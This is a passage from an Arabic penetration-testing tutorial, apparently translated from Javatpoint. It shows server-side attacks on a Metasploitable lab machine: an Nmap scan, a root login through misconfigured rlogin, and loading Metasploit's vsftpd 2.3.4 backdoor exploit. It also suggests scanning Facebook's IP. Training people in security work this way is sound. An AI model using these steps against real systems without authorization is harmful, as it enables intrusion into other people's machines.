في هذا الجزء سنناقش

# الدخول في الأجهزة

مادة هذا الكتاب:

مادة هذا الكتاب هو مجرد ترجمة لموقع

J a v a t p o i n t . c o m

هو موقع مفيد جدا يمكنك فيه تعلم علوم كثيرة.

## Gaining access Introduction | مقدمة في الوصول أو الدخول

في هذا القسم، سنلقي نظرة على كيفية الوصول لجهاز الحاسوب، عندما نقول جهاز الحاسوب نعني أي جهاز كهربائي مثل الهاتف أو جهاز حاسوب محمول أو تلفزيون أو شبكة أو جهاز توجيه أو موقع ويب أو خادم. يحتوي كل جهاز على نظام تشغيل، وهناك برامج مثبتة في أنظمة التشغيل هذه، في هذا الجزء سنبحث في كيفية الوصول لأجهزة الحاسوب، في هذا المثال، سوف نستخدم الحاسوب، سنخترق بجهاز يشتغل بنظام لينكس، والهدف سيكون بنظام وندوز، يمكننا تطبيق نفس المفاهيم إذا كنا نستهدف خادم ويب أو حاسوب محمول أو هاتف، لكننا سنرى أنه يمكننا التحكم في هذه جميعا كالتحكم في الحاسوب العادي تماما، يمكننا إعداد خادم ويب على جهاز الحاسوب الخاص بنا، ويمكننا أن نجعله يبدو وكأنه موقع ويب، أو حتى جعله يتصرف كالتلفزيون، أو لأي شيء نريده، أجهزة التلفاز وجميع هذه الأشياء هي مجرد أجهزة حاسوب بسيطة بها أجهزة أقل تعقيدًا.

لا يتطلب **الهجوم على الخادم** أي تفاعل من جانب المستخدم، يمكن استخدام هذه الهجمات على خوادم الويب. يمكننا أيضًا استخدامها ضد حاسوب عادي يستخدمه الأشخاص يوميًا. سيكون لدينا جهاز حاسوب، وسنرى كيف يمكننا الوصول لهذا الحاسوب دون الحاجة لقيام المستخدم بأي شيء. ينطبق هذا الهجوم في الغالب على الأجهزة والتطبيقات وخوادم الويب التي لا يَرْتَدُونَ عليها الكثير من الناس.

مبدئيا، يقوم الأشخاص بتكوينها، ثم يتم تشغيلها تلقائيًا، كل ما لدينا هو عنوان IP. الآن، سنرى كيف يمكننا اختبار الأمان والوصول إلى هذا الحاسوب بناءً على عنوان IP هذا.

**من أنواع الهجمات المختلفة على الخادم:** تجاوز سعة المخزن المؤقت (buffer overflow)، وحقن SQL، وهجمات رفض الخدمة.

## من ناحية العميل

هي الطريق الثانية التي سنحاول معها، يتطلب هذا الطريق العميل الذي يستخدم هذا الحاسوب للقيام بشيء ما، وهذا يتضمن الكثير من الأشياء، مثل: فتح صورة أو فتح حصان طروادة أو تثبيت تحديث. سوف نتعلم كيفية إنشاء باب خلفي، وكيفية إنشاء حصان طروادة، وكيفية استخدام الهندسة الاجتماعية لجعل الشخص المستهدف يفعل شيئا ما حتى نتمكن من الوصول إلى الحاسوب الخاصة به. في هذه الحالة، سيكون جمع المعلومات أمرًا بالغ الأهمية، لأننا نحتاج في الواقع إلى معرفة الشخص الذي نستهدفه.

**من أنواع الهجمات المختلفة على العميل:** تثبيت الجلسة، والمحتوى المخادع، والبرامج النصية (scripting)عبر المواقع.

## بعد استغلال

بمجرد وصولنا إلى الحاسوب الهدف، سنرى ما يمكننا القيام به بعد أن نتمكن من الوصول إلى هذا الحاسوب. قد يشمل ذلك استغلالًا من جانب العميل أو استغلالًا من جانب الخادم، أو حتى مجرد وصول مادي، حيث يغادر الضحية مكتبه، وندخل فيه. في هذا القسم، سننظر فيما يمكننا القيام به بمجرد وصولنا إلى الهدف. سنرى أيضًا كيف يمكننا مواصلة استغلال هذا الهدف وزيادة امتيازاتنا، أو استهداف أجهزة حاسوب أخرى في نفس المكان.

في هذا القسم، سنتحدث عن الهجمات على الخادم. لا تتطلب الهجمات على الخادم تفاعل المستخدمين. يمكن استخدام هذه الهجمات مع خوادم الويب. يمكننا أيضًا استخدامها ضد حاسوب عادي يستخدمه الأشخاص يوميًا. للقيام بهذه الهجمات، سنستهدف جهاز Metasploitable الخاص بنا. السبب في أننا سنستخدمه ضد جهاز Melasploitable الخاص بنا هو أنه إذا كان هدفنا يستخدم جهاز حاسوب شخصي، وإذا لم يكن على نفس الشبكة، فحتى لو تمكنا من الحصول على عنوان IP الخاص به، فإن عنوان IP الخاص به سيكون وراء جهاز التوجيه. من المحتمل أن يتم الاتصال من خلال جهاز توجيه، وبالتالي، إذا استخدمنا IP لمحاولة تحديد التطبيقات المثبتة وما هو نظام التشغيل الذي يعمل عليها، فلن نحصل على الكثير من المعلومات المفيدة؛ لأننا سنحصل فقط على معلومات حول جهاز التوجيه، وليس عن الشخص. الشخص سوف يكون مختبئا وراء جهاز التوجيه.

عندما نستهدف خادم ويب، سيكون للخادم عنوان IP، ويمكننا الوصول إلى عنوان IP هذا مباشرة على الإنترنت. سيعمل هذا الهجوم إذا كان لدى الشخص عنوان IP حقيقي، وإذا كان الشخص على نفس الشبكة. إذا استطعنا إجراء اختبار ping للشخص، حتى لو كان جهاز حاسوب شخصي، فيمكننا تشغيل جميع الهجمات وجميع أساليب جمع المعلومات التي سنتعلمها.

سنستهدف جهاز Metasploitable الخاص بنا. قبل أن نبدأ العمل عليه، سنقوم فقط بفحص إعدادات الشبكة. فقط للتحقق من ذلك، تم تعيينه على NAT، وهو على نفس الشبكة مثل الجهاز Kali. سيكون جهاز Kali هذا هو جهاز الهجوم. في حالة قيامنا بعملية التكوين على جهاز Metasploitable، فسنكون قادرين على رؤية عنوان IP الخاص به كما هو موضح في الصورة التالية:

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:44:0c
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:440c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6783 (6.6 KB)  TX bytes:7442 (7.2 KB)
          Base address:0xd010 Memory:f0000000-f0020000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25617 (25.0 KB)  TX bytes:25617 (25.0 KB)

msfadmin@metasploitable:~$
```

في لقطة الشاشة السابقة، يمكننا أن نرى أن 10.0.2.4 هو عنوان IP لجهاز Metasploitable. الآن، إذا ذهبنا إلى جهاز Kali، يجب أن نكون قادرين على اختبار الأمر. في لقطة الشاشة التالية، يمكننا أن نرى أنه عندما نجرب أمر ping علىIP، نحصل على ردود من الجهاز. الآن، يمكننا تجربة واختبار أمانه كما هو موضح في لقطة الشاشة التالية:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.982 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.530 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.512 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.648 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=1.03 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.221 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.392 ms
64 bytes from 10.0.2.4: icmp_seq=8 ttl=64 time=0.473 ms
64 bytes from 10.0.2.4: icmp_seq=9 ttl=64 time=0.279 ms
64 bytes from 10.0.2.4: icmp_seq=10 ttl=64 time=0.296 ms
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=0.299 ms
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.350 ms
^C
--- 10.0.2.4 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11204ms
rtt min/avg/max/mdev = 0.221/0.501/1.030/0.254 ms
```

مرة أخرى، يمكننا استخدام هذه الهجمات، وهذه الأساليب ضد أي جهاز حاسوب يمكننا اختباره. تعمل الهجمات على الخادم ضد: جهاز حاسوب عادي، والمواقع، وخوادم الويب، والأشخاص، طالما أننا يمكن أن نفهمها. فقط لنقل هذه الفكرة، سوف نرى جهاز Metasploitable. إنه مجرد جهاز افتراضي طبيعي يمكننا استخدامه هنا لفعل أي شيء نريده. باستخدام الأمر ls-، يمكننا سرده، ويمكننا حتى تثبيت واجهة رسومية. ثم سنكون قادرين على استخدامها بالطريقة التي نستخدمها في جهاز كالي. ولكن لديه خادم الويب. إذا حاولنا الانتقال إلى الخادم، فسنرى أنه يحتوي على مواقع ويب يمكننا قراءتها وتصفحها بالفعل. سنلقي نظرة على هذه المواقع ونرى كيف يمكننا اختبارها في الفصول اللاحقة كما نرى في لقطة الشاشة التالية:




Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

كل شيء عبارة عن حاسوب، وإذا تمكنا من اختبار اتصال IP، فيمكننا استخدام الهجمات من جانب الخادم. هذه الهجمات تعمل في الغالب ضد الخادم؛ لأن الخادم لديه دائمًا عناوين IP حقيقية. إذا كان الشخص المستهدف موجودًا في نفس الشبكة المتصلين بها، يمكننا اختبار الأمر عليه للقيام بجميع هذه الهجمات أيضًا.

## أساسيات الهجوم من جانب الخادم | Server-side attack basics

في هذا القسم، سنقوم بهجمات على الخادم. للقيام بذلك، سنستخدم:

**أولاً: جمع المعلومات**، والذي يُستخدم لرؤية البرامج المثبتة، ونظام التشغيل للهدف، والخدمات التي تشتغل على الهدف، والمنفذ المرتبط بهذه الخدمات. من هذه الخدمات المثبتة، يمكننا محاولة الدخول إلى النظام. يمكننا القيام بذلك من خلال تجربة كلمات المرور الافتراضية.

هناك الكثير من الأشخاص الذين يقومون بتثبيت الخدمات ويقومون بتكوينها بشكل خاطئ، لذلك سيكون لدينا مثال آخر على ذلك.


**المشكلة الأمنية الأولى في هذه الخادمات هي:** أنه في بعض الأحيان، يتم تصميم الكثير من الخدمات لمنح شخص ما إمكانية الوصول عن بُعد إلى ذلك الحاسوب، لكن من الواضح أنه يحتاج إلى بعض تطبيقات الأمان. غالبًا ما يسيء الناس تكوين هذه الخدمات، وهذا يجعلنا نتمكن من الاستفادة من هذه التكوينات الخاطئة والوصول إلى أجهزة الحاسوب هذه.

**مشكلة أخرى مع هذه الخادمات هي:** أن البعض منهم قد يكون لديهم أبواب خلفية. مما يعني هذا أنه سيكون عندهم الكثير من نقاط الضعف، مثل ثغرات التحكم في المخزن المؤقت ( remote buffer overflow) أو ثغرات برمجية، وهذا سيتيح لنا الحصول على إمكانية الوصول الكامل إلى نظام الحاسوب.

إن أبسط طريقة للقيام بذلك هي شيء رأيناه من قبل، Zenmap. سنستخدم Zenmap على الـ IP للمواقع الإلكترونية. باستخدام Zenmap، سوف نحصل على قائمة بجميع هذه الخدمات، ثم نذهب للبحث في Google عن كل واحدة منها لمعرفة ما إذا كانت تحتوي على أي نقاط ضعف. لقد رأينا من قبل أن جهاز Metasploitable هو في الواقع موقع ويب. إذا أردنا الحصول على عنوان الـ IP الخاص بموقع الويب، فعلينا إجراء اختبار ping. على سبيل المثال، إذا أردنا الحصول على الـ IP الخاص بـ Facebook، فعلينا كتابة الأمر ping facebook.com، وسوف نحصل على IP الخاص بهم. الآن سنكون قادرين على تشغيل Zenmap ضد Facebook IP والحصول

على قائمة بجميع الخدمات التي تشتغل على Facebook. لكن، في هذا القسم، سنقوم بتشغيل Zenmap ضد جهاز Metasploitable، والذي يعد في الأساس جهاز حاسوب.

سنقوم بتشغيل Zenmap بنفس الطريقة التي قمنا بها من قبل. لفتح Zenmap، سنفتح الجهاز ونكتب zenmap، وسنقوم بإظهار التطبيق. يمكننا وضع أي IP الذي نريد اختباره. لكن، في هذا القسم، سنقوم بإدخال عنوان IP الخاص بالهدف الخاص بنا، وهو الخاص بجهاز Metasploitable، والذي يمثل 10.0.2.4 في مثالنا. نحن بصدد المسح، وهذا سيعطينا قائمة بجميع التطبيقات المثبتة كما هو موضح في الصورة التالية:







بمجرد الانتهاء من الفحص، سنرى المنافذ المفتوحة والعديد من الخوادم. سننتقل الآن إلى علامة التبويب Nmap Output، ونفحص المنفذ تلو الآخر، ونقرأ ما هي الخوادم، ثم نذهب لجوجل ونبحث عن نوع الخادم لكي نرى ما هي نقاط ضعفه؛ لكي نستغلها.

على سبيل المثال، في لقطة الشاشة التالية، لدينا منفذ 21 وهو منفذ FTP.


**FTP هو:** نوع من الخدمات التي تم تثبيتها للسماح للأشخاص بتحميل وتنزيل الملفات من خادم بعيد. عادةً ما تستخدم خدمة FTP اسم مستخدم وكلمة مرور، ولكن يمكننا أن نرى أن هذه الخدمة قد تم تكوينها بشكل خاطئ وأنها تسمح بتسجيل دخول FTP مجهول. في هذا، سنكون قادرين على تسجيل الدخول بدون كلمة مرور، لاحظ لقطة الشاشة التالية:

```
Applications ▾   Places ▾   Zenmap ▾          Tue 05:55
Zenmap
Scan  Tools  Profile  Help
Target: 10.0.2.4        Profile: Intense scan     Scan  Cancel
Command: nmap -T4 -A -v 10.0.2.4
Hosts  Services   | Nmap Output | Ports / Hosts | Topology | Host Details | Scans
OS  Host          | nmap -T4 -A -v 10.0.2.4                      Details
    10.0.2.4
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/
stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/
stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
Filter Hosts
```

كل ما يتعين علينا القيام به هو تنزيل عميل FTP، مثل FileZilla. الآن، سوف نكون قادرين على الاتصال بهذا الخادم باستخدام عنوان IP هذا على المنفذ 21. يمكننا أيضًا البحث في Google عن نوع خادم FTP، والذي هو vsftpd 2.3.4 في مثالنا، ومعرفة ما إذا كان لديه أي مشاكل، أو إذا كان لديه أي تكوينات خاطئة، أو إذا لديه أي أخطاء تنفيذيه في الأكواد يمكننا أن نستغلها. بمجرد قيامنا بعمل هذا في Google، يمكننا أن نرى أن vsftpd 2.3.4 به باب خلفي مثبت عليه.

من حين أن تم إصداره وهو مثبت عليه باب خلفي افتراضيا. نحتاج إلى البحث عن الخوادم التي نجدها ونبحث عليها في Google واحد تلو الأخر، والتحقق مما إذا كان لديه أي تشوهات خاطئة أو أي شيء يمكننا استغلاله.

سننظر الآن إلى المنفذ **512**. لنفترض أننا تابعنا خادم تلو الآخر، ولم نتمكن من العثور على أي شيء، ووصلنا إلى منفذ TCP 512، كما هو موضح في لقطة الشاشة التالية:




نحن الآن بصدد الذهاب إلى Google والبحث عن هذا الخادم الذي يعمل على منفذ 512، لأننا لا نعرف ما هو هذا الخادم وكيف يشتغل. بعد البحث في Google، نعلم أن netkit-rsh هو برنامج تنفيذ عن بُعد. إذا تمكنا من تسجيل الدخول باستخدام هذا، فسنكون قادرين على تنفيذ الأوامر على الحاسوب الهدف. يستخدم هذا البرنامج rsh rlogin، وهو برنامج يأتي مع Linux. على غرار SSH، فهذا يسمح لنا بتنفيذ الأوامر عن بعد على الحاسوب الهدف.

دعنا نعود ونرى كيف يمكننا الاتصال بخدمة rshin rsh. لنلقِ نظرة على حزمة netkit-rsh، ويمكننا أن نرى أنها Ubuntu. يعمل الحاسوب الهدف على Ubuntu، ويمكننا أن نرى هنا أنه يستخدم خدمة عميل rsh للاتصال. لذلك، نحن بحاجة إلى تثبيت حزمة rsh-client للاتصال بذلك الخادم. إنه برنامج عميل لاتصال shell بعيد. الآن، استخدم الأمر التالي لتثبيت rsh-client:

```
root@kali :~# apt-get install rsh-client
```

ستقوم apt-get بتثبيته وتهيئته لنا. بمجرد تثبيته، سنستخدم rlogin لتسجيل الدخول، لأن الصفحة الأولى أخبرتنا أنه يستخدم برنامج rlogin لتسهيل عملية تسجيل الدخول. سنقوم بإعادة تسجيل الدخول مرة أخرى، وإذا لم نعرف كيفية استخدام هذا التطبيق، فيمكننا استخدام أمر help-- لمعرفة كيفية استخدامه، كما هو موضح في لقطة الشاشة التالية:

```
root@kali :~# rlogin --help
```

```
root@kali:~# rlogin --help
rlogin: invalid option -- '-'
usage: rlogin [-8ELKd] [-e char] [-i user] [-l user] [-p port] host
```

الأشياء المهمة هنا هي اسم المستخدم (**i-**) والمضيف (**host**) وهو IP المستهدف. الآن نحن ذاهبون للقيام **rlogin**. سنضع اسم المستخدم كجذر (**root**)، وهو المستخدم الذي يتمتع بأكبر الامتيازات على النظام، وسنضع **10.0.2.4**، وهو IP المستهدف. هنا الأمر:

```
root@kali :~# rlogin -i root 10.0.2.4
```

الآن، تم تسجيل دخولنا إلى الجهاز Metasploitable. إذا قمنا بتنفيذ الأمر id للحصول على المعرف، يمكننا أن نرى أننا الجذر. إذا قمنا بتنفيذ أمر uname -a، فسوف يعرض اسم المضيف ونواة التشغيل على الجهاز. يمكننا أن نرى أننا في آلة Metasploitable مع وصول الجذر، كما هو مبين على النحو التالي:

```
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

هذه طريقة يدوية أساسية للوصول إلى الحاسوب الهدف من خلال استغلال التكوين الخاطئ للخادم المثبت. لم يتم تكوين خدمة rlogin بشكل صحيح. كل ما كان علينا فعله هو البحث في Google فقط وهو الذي جاء بهذا المنفذ، وتمكنا من تسجيل الدخول والوصول إلى الحاسوب الهدف.

| Server-side attacks - Metasploit basics | الهجمات من جانب الخادم – أساسيات Metasploit |
|---|---|

في هذا القسم، سننظر في الاستغلال البسيط للغاية الذي هو الباب الخلفي. نحن نختار هذا الاستغلال لأننا سنرى إطار يسمى Metasploit. Metasploit هي أداة تطوير وتنفيذ استغلال.

أولاً، دعونا نلقي نظرة على كيفية العثور على هذا الاستغلال. مرة أخرى، باستخدام الطريقة نفسها التي كنا عليها بالفعل، لدينا فحص Nmap لأننا نعلم أننا سنذهب على كل منفذ وبحث Google عن مآثر. لذلك، سنستغل Google اسم الخدمة vsftpd 2.3.4 الذي يتم استغلاله بواسطة مآثر يمكننا أن نرى أن النتائج الأولى تأتي من موقع Rapid7. Rapid7 هي شركة تصنع إطار عمل Metasploit ، ولهذا السبب نختار هذه الأعمال المعينة. الآن باستخدام Metasploit، سنستغل هذه الخدمة. سيخبرنا Rapid7 أن إصدار 2.3.4 من بروتوكول نقل الملفات يحتوي على تنفيذ أمر مستتر، لذلك يمكننا تنفيذ الأوامر على الحاسوب الهدف بشكل أساسي إذا كان قد تم تثبيت هذا البرنامج. وباستخدام Nmap، يمكننا أن نرى أن هذا البرنامج مثبت، مما يعني أنه يمكننا تنفيذ الأوامر على الجهاز المستهدف.

يرصد Metasploit بواسطة Raid7. إنه إطار ضخم يحتوي على عدد كبير من المآثر. إنها تتيح لنا استغلال نقاط الضعف أو إنشاء عمليات استغلال خاصة بنا. الأوامر في Metasploit بسيطة للغاية. فيما يلي بعض الأوامر الأساسية:

## : msfconsole

يتم استخدامه لتشغيل برنامج Metasploit.

## :help

باستخدام هذا الأمر، يمكننا الحصول على معلومات حول الأوامر ووصف كيف يمكننا استخدامها.

## :show

هذا الأمر يدل على الاستغلالات المتاحة. يمكننا إظهار المساعدين المتاحين والحمولات المتاحة.

## :use

يستخدم هذا الأمر لاستخدام شيء من نتائج show. على سبيل المثال، نعرض عمليات الاستغلال، ونختار استغلالًا معينًا نريد استخدامه. ثم نستخدم الأمر use، ونكتب اسم الاستغلال لتشغيله.

## :set

يستخدم هذا الأمر لتعيين خيارات محددة للاستغلال. على سبيل المثال، إذا أردنا تعيين منفذ الهدف، فسنقوم بتعيين المنفذ ثم ندخل قيمة المنفذ الذي نريد تعيينه عليه.

## :exploit

في النهاية، بمجرد الانتهاء من التكوين، يمكننا كتابة استغلال لتنفيذ هذا الاستغلال.

تابعنا Nmap، وعندما بحثنا في Googl عن اسم الخادم والذي هو vsftpd 2.3.4 استغللناه، يمكننا أن نرى أن هذا الخادم لديه أوامر تنفيذيه للباب الخلفي. نظرًا لأن هذا في Rapid7، فإن الثغرة الأمنية قابلة للاستغلال باستخدام Metasploit، والان سنكتب use وبعدها سنضع اسم الثغرة. والتي هي .exploit.unix/ftp/vsftpd_234_backdoor

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

في لقطة الشاشة التالية، يمكننا أن نرى أن الاسم قد تم تغييره لـ(exploit) ثم اسم الاستغلال الذي نستخدمه:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

ثم سنستخدم الأمر **show** لإظهار الخيارات التي سنضعها. كما نعلم، show هو أمر عام يمكننا استخدامه في عدد من الحالات. في هذه الحالة، سوف نستخدم **show option** لرؤية جميع الخيارات التي يمكننا تغييرها في عمليات الاستغلال المحددة هذه كما هو موضح في لقطة الشاشة المحددة:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

